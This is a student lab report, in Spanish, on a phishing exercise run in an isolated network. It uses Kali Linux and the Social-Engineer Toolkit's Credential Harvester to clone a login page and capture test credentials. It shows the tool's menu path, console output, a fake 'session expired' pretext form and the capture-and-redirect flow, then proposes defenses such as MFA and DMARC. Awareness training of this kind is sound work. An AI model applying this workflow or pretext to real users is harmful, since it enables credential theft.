


UNA PAGINA DEMASIADO CONVINCENTE

Actividad 04



Universidad Politécnica de San Luis Potosi
Aaron Emanuel González Díaz - 182447

Contenido

1. Objetivo de la Actividad	1
2. Descripción del Escenario	1
3. Configuración del Laboratorio	1
4. Evidencias y Descripción del Funcionamiento	2
5. Explicación del Flujo de Captura de Información	4
6. Controles de Seguridad Propuestos	4

1. Objetivo de la Actividad

Configurar e implementar un escenario de concientización y prueba de ingeniería social en un entorno controlado utilizando Kali Linux y la herramienta Social-Engineer Toolkit (SET). El propósito es comprender el funcionamiento técnico del método de ataque Credential Harvester para analizar los vectores de riesgo y diseñar medidas defensivas eficaces dentro de una infraestructura de red.


2. Descripción del Escenario

La práctica simula un escenario de suplantación de identidad (phishing) en un entorno estrictamente controlado de laboratorio. Un atacante interno o externo despliega un sitio web señuelo que imita un formulario de inicio de sesión institucional/empresarial para interceptar las credenciales ingresadas por un usuario desprevenido. El entorno se ejecuta sobre una red local privada sin conexión o exposición a servicios o dominios reales de Internet.

3. Configuración del Laboratorio

- **Sistema Operativo Atacante:** Kali Linux (VirtualBox)
- **Dirección IP de la Interfaz:** 10.0.2.15 (interfaz eth0)
- **Herramientas Utilizadas:**
 - Apache Web Server (puerto 80)

- Social-Engineer Toolkit (SET) – Módulo *Credential Harvester Attack Method* (Site Cloner / Custom Import)
- **Entorno Cliente:** Navegador web en máquina de pruebas local conectada al mismo segmento de red.
- **Pagina Web Utilizada:**



4. Evidencias y Descripción del Funcionamiento

4.1 Identificación de Parámetros de Red y Lanzamiento de SET

Se verificó la dirección IP local de la interfaz de red mediante el comando `ifconfig` / `ip a`, obteniendo la dirección 10.0.2.15. Posteriormente, se inició la herramienta con permisos de superusuario (`sudo setoolkit`) y se seleccionaron las opciones del menú correspondiente a Social-Engineering Attacks > Website Attack Vectors > Credential Harvester Attack Method.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::604f:2d23:aebd:772c prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:4836:65f0:a0ac:d708 prefixlen 64 scopeid 0x0
```

4.2 Desvinculación de Servicios y Apertura del Listener

Dado que el servidor Apache se encontraba en ejecución previa, SET detectó el conflicto con el puerto 80 (Looks like the web_server can't bind to 80). Se autorizó la detención automática del servicio Apache local para permitir que el módulo harvester tomara el control exclusivo del puerto 80.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://127.0.0.1

[*] Cloning the website: http://127.0.0.1
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]:
```

4.3 Despliegue de la Página Señuelo y Prueba de Ingreso

Se accedió desde la máquina cliente a la . Se desplegó la interfaz del portal de inicio de sesión local y se ingresaron credenciales de prueba ficticias en los campos de usuario y contraseña para validar el comportamiento del formulario.



IN

Instituto Nova
Portal Institucional

Sesión expirada
Su sesión ha expirado por inactividad. Por favor, ingrese sus credenciales nuevamente.

Usuario / Matrícula:
Juanito Alcachofa

Contraseña:
.....

4.4 Intercepción de Credenciales en Tiempo Real

Una vez enviado el formulario, la consola de SET en Kali Linux procesó la solicitud POST entrante, extrayendo exitosamente los datos enviados en texto plano y guardándolos en los registros del sistema.

```
127.0.0.1 - - [31/Aug/2026 10:39:56] "GET / HTTP/1.1" 200 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: username=Juanito+Alcachofa  
POSSIBLE PASSWORD FIELD FOUND: password=Hola123  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

5. Explicación del Flujo de Captura de Información

1. **Petición HTTP GET:** El navegador del usuario realiza una solicitud a la dirección IP del servidor atacante, la cual sirve la estructura HTML/CSS de la página clonada.
2. **Envío de Datos via HTTP POST:** Al presionar el botón de inicio de sesión, el formulario ejecuta una acción POST enviando los parámetros de texto (usuario y clave) directamente al servidor escuchando en el puerto 80 de Kali Linux.
3. **Procesamiento e Intercepción:** El script de SET analiza las variables POST recibidas, las despliega en la consola y las almacena en un archivo dentro del directorio /root/.set/reports/.
4. **Redirección Disimulada:** El servidor responde con una instrucción de redirección HTTP (302/Header Location) hacia el sitio original, provocando que la víctima crea que hubo un error de escritura y ocultando el vector de captura.

6. Controles de Seguridad Propuestos

Para mitigar y neutralizar los riesgos asociados a este tipo de vectores de ingeniería social, se proponen los siguientes controles:

- **Autenticación Multi-Factor (MFA / 2FA):** Implementar esquemas basados en tokens o llaves FIDO2/WebAuthn. Aunque un atacante capture la contraseña, no podrá acceder sin el segundo factor de autenticación dinámico.

- **Filtros de Correo y Antiphishing:** Configurar registros SPF, DKIM y DMARC en los servidores de correo institucionales, además de gateways con análisis heurístico de enlaces.
- **Gestores de Contraseñas Corporativos:** Fomentar el uso de gestores que reconozcan automáticamente el dominio exacto del sitio; si la dirección IP o dominio cambia, el gestor no autocompletará las credenciales.
- **Capacitación y Concientización:** Ejecutar campañas periódicas de simulación de *phishing* para educar a los usuarios en la revisión minuciosa de URLs, certificados SSL/TLS y anomalías en las peticiones.

7. Conclusión

La realización de esta práctica permitió comprender la simplicidad técnica con la que un atacante puede estructurar un vector de captura de credenciales mediante herramientas automatizadas como Social-Engineer Toolkit. Se constató la importancia de no confiar únicamente en la apariencia visual de una plataforma, reforzando la necesidad imperativa de aplicar controles de autenticación robustos y mantener esquemas continuos de concientización en ciberseguridad dentro de las organizaciones.

8. Referencias

- TrustedSec. (2026). *The Social-Engineer Toolkit (SET) Documentation*.
<https://github.com/trustedsec/social-engineer-toolkit>
- Offensive Security. (2026). *Kali Linux Documentation: Social Engineering Tools*.
<https://www.kali.org/docs/>
- Incibe. (2026). *Guía de protección contra el phishing y técnicas de ingeniería social*. Instituto Nacional de Ciberseguridad.